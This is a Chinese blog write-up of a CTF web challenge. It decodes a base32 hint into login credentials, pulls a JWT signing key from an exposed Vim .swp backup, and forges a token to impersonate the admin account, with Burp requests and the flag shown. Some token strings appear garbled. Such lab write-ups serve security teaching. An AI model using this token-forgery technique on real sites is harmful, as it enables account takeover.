

CTF论剑场 Web10 WriteUp

原创

[_egg_](#) 于 2019-11-13 21:45:01 发布 382 收藏

文章标签: [CTF JWT](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/vegetable_haker/article/details/103057196

版权



[网络攻防 专栏收录该内容](#)

7 篇文章 0 订阅

订阅专栏

1. Ctrl+U查看页面源代码, 发现一串编码,从尾部的三个等号猜测是base32编码

```
1 <html>
2 <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
3 <title>在线日记本</title>
4 <form action="" method="POST">
5   <p>username: <input type="text" name="username" /></p>
6   <p>password: <input type="password" name="password" /></p>
7   <input type="submit" value="login" />
8 </form>
9 <!--hint:NNVTU23LGEZDG====-->
10 </html>
```

https://blog.csdn.net/vegetable_haker

2. 用base32在线解码器解码, 结果如下:

NNVTU23LGEZDG===

编码

解码

kk:kk123

复制

3. 猜测以上结果是用户名和密码，尝试登录，同时用burpsuit抓包，登录成功，抓包结果如下，有一长串被“.”分割为三部分的字符，这是网站用JWT的方法进行认证

Request		Response	
Raw	Params	Headers	Hex
<pre> POST /L3yx.php HTTP/1.1 Host: 123.206.31.85:3032 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 26 Origin: http://123.206.31.85:3032 Connection: close Referer: http://123.206.31.85:3032/L3yx.php Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJMM3I4IiwiaWF0IjoxNTczNjQ4NDY4LCJleHAiOiB1NzYyMjNDgONzMsImFjY291bnQiOiJrayJ9.wilseU2yxGPXxxc6LIEP3HiVGQp_rxCljOdUbmONie4 Upgrade-Insecure-Requests: 1 username=kk&password=kk123 </pre>			

4.从kk's diary可以发

现，Vim崩溃并且网站有秘密

Vim崩溃时文件会备份缓存，并且以*.swp文件格式存储；当然了，如果文件正常关闭会自动删除同名的swp格式文件。

hello kk!

kk's diary

L3yx这家伙上次说vim一点都不好用，他写这个网站主页的时候还突然崩了，但他现在还不是在用，真香！他好像还在这网站写了什么秘密，我一定要登他账号上去看看！

[退出](#)

5. 既然是在写这个网站的主页时

崩溃的，那么我们看一下网站主页



Index of /

Name	Last modified	Size	Description
 L3yx.php	2018-12-06 16:35	1.1K	
 L3yx.php.swp	2018-12-07 07:32	12K	
 src/	2018-12-07 02:34	-	
 user.php	2018-12-07 02:32	1.6K	

Apache/2.4.10 (Debian) Server at 123.206.31.85 Port 3032

6. 下载L3yx.php.swp文件,

用记事本打开,发现 KEY = 'L3yx----++±—'这句,这是JWT的密钥

7. 现在[点击这里](#)对第3步中得到的字符串进行解码,结果如下:

JWT Decoder try an example token | [JWT RFC](#)

```
{
  "typ": "JWT",
  "alg": "HS256"
},
{
  "iss": "L3yx",
  "iat": 1573648468,
  "exp": 1573648473,
  "account": "kk"
},
[signature]
```

https://blog.csdn.net/vegetable_haker

8. 利用[jwt.io](#)将account修改为L3xy,同时不要忘记修改iat和exp,并将密钥填入signature中,就会得到一串新的JWT字符串

Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJMM3I4IiwiaWF0IjoxNTczNjE0MDg0LCJleHAiOiE1NzY3NjY3LjE0MDg0LCJ1b250IjoiL3YxIn0.h3V_nb1tgccxFsxR4Kki9McGxLg-_hRcjm6nQfEioxg
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA


```
{
  "iss": "L3yx",
  "iat": 1573614084,
  "exp": 1573655589,
  "account": "L3xy"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
```

密钥:

9.用这串新字符串替换burpsuit中的token，发包即可得到flag



Burp Suite Professional v1.7.32 - Temporary Project - licensed to surferxyz

Target: <http://123.206.31.85:3032>

Request

```
GET /user.php HTTP/1.1
Host: 123.206.31.85:3032
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://123.206.31.85:3032/L3yx.php
Connection: close
Cookie:
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJMM3I4IiwiaWF0IjoxNTczNjE0MDg0LCJleHAiOiE1NzE0MjU1ODksImFjY291bnQiOiJMM3I4In0.h3V_nbitgcccFpxR4Kki9McGxLg_hRojm6nQfBioxg
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 13 Nov 2019 13:41:20 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 328
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
<title>用户界面</title>
</html>

hello L3yx! <br><br> L3yx's diary<br><textarea rows='10' cols='50'
readonly>我能有什么秘密，只有一枚flag你要吗?
flag {32ef489b73c4362ca6f28b7e7cf88368}</textarea><br><a
href='L3yx.php'>退出</a>
```

JWT相关知识